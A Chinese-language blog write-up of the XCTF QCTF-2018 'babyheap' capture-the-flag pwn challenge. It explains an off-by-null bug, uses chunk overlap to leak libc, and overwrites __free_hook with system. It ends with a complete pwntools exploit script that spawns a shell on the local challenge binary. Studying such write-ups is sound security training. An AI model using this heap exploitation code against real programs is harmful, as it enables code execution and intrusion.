XCTF 4th-QCTF-2018 babyheap

原创


pipixia233333 于 2019-07-28 11:53:34 发布 1504 收藏 1
分类专栏： 栈溢出 堆溢出

本文链接：https://blog.csdn.net/qq_41071646/article/details/97612786


栈溢出 堆溢出 专栏收录该内容
78 篇文章 4 订阅
订阅专栏

这几天做pwn题做的很恶心了，，等下个星期想去继续肝内核pwn。。

先看一下这个题目的保护



基本该有的保护都有了

然后先看一下这个题 ida里面分析

```
init();
while ( 1 )
{
  while ( 1 )
  {
    list();                                 //   puts("Wellcome To the 2.27 Heap World");
                                            //   puts("1. Create");
                                            //   puts("2. Delete");
                                            //   puts("3. show");
                                            //   puts("4. Exit");
                                            //   return puts("Your choice :");
    v3 = get_choice();
    if ( v3 != 2 )
      break;
    dele();
  }
  if ( v3 > 2 )
  {
    if ( v3 == 3 )
    {
      show();
    }
    else
    {
      if ( v3 == 4 )
```


发现了 程序没有给我们堆块修改的功能 这里可以通过 堆块合并 /重叠 然后申请达到修改堆块还有泄露堆块的目的

```
unsigned __int64 __fastcall read_input(char *a1, int a2)
{
  char buf; // [rsp+13h] [rbp-Dh]
  int i; // [rsp+14h] [rbp-Ch]
  unsigned __int64 v5; // [rsp+18h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  for ( i = 0; i < a2; ++i )
  {
    if ( read(0, &buf, 1uLL) < 0 )
      puts("Read error!\n");
    if ( buf == '\n' )
      break;
    a1[i] = buf;
  }
  a1[i] = 0;
  return __readfsqword(0x28u) ^ v5;
}
```


这里我们发现了 off by null

然后这里的思路 exp 来源于

https://www.xctf.org.cn/library/details/8723e039db0164e2f7345a12d2edd2a5e800adf7/

然后off by null的 利用思路就是堆块合并的时候 伪造一个大的堆块 然后 伪造一个 堆块头

```
create(0x100-8,'A'*0x20+'\n')#0
create(0x650-8,'B'*0x5f0+p64(0x600)+p64(0x50)+'\n')#1
create(0x500,'C'*0x20+'\n')#2
create(0x100,'D'*0x20+'\n')#3
```

然后我们

```
delete(0)
delete(1)
```

这个时候 2的 prev_size 也就变成了 0x650

然后 我们

```
create(0x100-8,'A'*0xf8+'\n')#0
create(0x500-8,'E'*0x10+'\n')#1
create(0x100-8,'F'*0x10+'\n')#4
```

这里的申请0 就把 0x650 变成了 0x600

然后 然后申请了 1 4 正好把600给申请完 但是这里 的 prev_size 并没变 （紧紧挨着的 伪造的chunks状态没有发生变化）

如果在 dele1 2 那么 就会引发堆块合并

如果这里在 申请0x500的空间

create(0x500-8,'G'*0x10+'\n')#1
show()
#gdb.attach(s)
#pause()
s.recvuntil('4 : ')
libc = u64(s.recv(6)+'\x00'*2)#-0x3ebca0

那么就可以泄露基址了 而且 如果在申请0x100的空间 unsortbin 会切0x100 那么 就会引发重叠


那么就可以把system的地址写入 hook_free 可以直接拿shell

```
#coding:utf-8
from pwn import *
context.log_level='debug'
debug=1
if debug:
    s=process('./timu')
else:
    s=remote('',)
libcs=ELF("/lib/x86_64-linux-gnu/libc-2.27.so")
def create(size,pay):
    s.recvuntil('Your choice :')
    s.sendline('1')
    s.recvuntil('Size:')
    s.sendline(str(size))
    s.recvuntil('Data:')
    s.send(pay)

def delete(idx):
    s.recvuntil('Your choice :')
    s.sendline('2')
    s.recvuntil('Index')
```

```
    s.sendline(str(idx))
def show():
        s.recvuntil('Your choice :')
        s.sendline('3')

create(0x100-8,'A'*0x20+'\n')#0
create(0x650-8,'B'*0x5f0+p64(0x600)+p64(0x50)+'\n')#1
create(0x500,'C'*0x20+'\n')#2
create(0x100,'D'*0x20+'\n')#3
delete(0)
delete(1)
create(0x100-8,'A'*0xf8+'\n')#0
create(0x500-8,'E'*0x10+'\n')#1
create(0x100-8,'F'*0x10+'\n')#4
#gdb.attach(s)
#pause()
delete(1)
#gdb.attach(s)
#pause()
delete(2)
#gdb.attach(s)
#pause()
create(0x500-8,'G'*0x10+'\n')#1
show()
#gdb.attach(s)
#pause()
s.recvuntil('4 : ')
libc = u64(s.recv(6)+'\x00'*2)#-0x3ebca0
print hex(libc)
libc=libc-0x1b7ca0
print hex(libc)
#gdb.attach(s)
#pause()
create(0x100-8,'H'*0x10+'\n')#2
#gdb.attach(s)
#pause()
delete(4)
delete(2)
create(0x100-8,p64(libc+0x1b98E8)+'\n')
create(0x100-8,p64(libc+0x1b98E8)+'\n')
#gdb.attach(s)
#pause()
create(0x100-8,p64(libc+libcs.sym['system'])+'\n')
#gdb.attach(s)
#pause()
create(0x200-8,'/bin/sh\x00'+'\n')#6
delete(6)
s.interactive()
```



参考链接

https://www.xctf.org.cn/library/details/8723e039db0164e2f7345a12d2edd2a5e800adf7/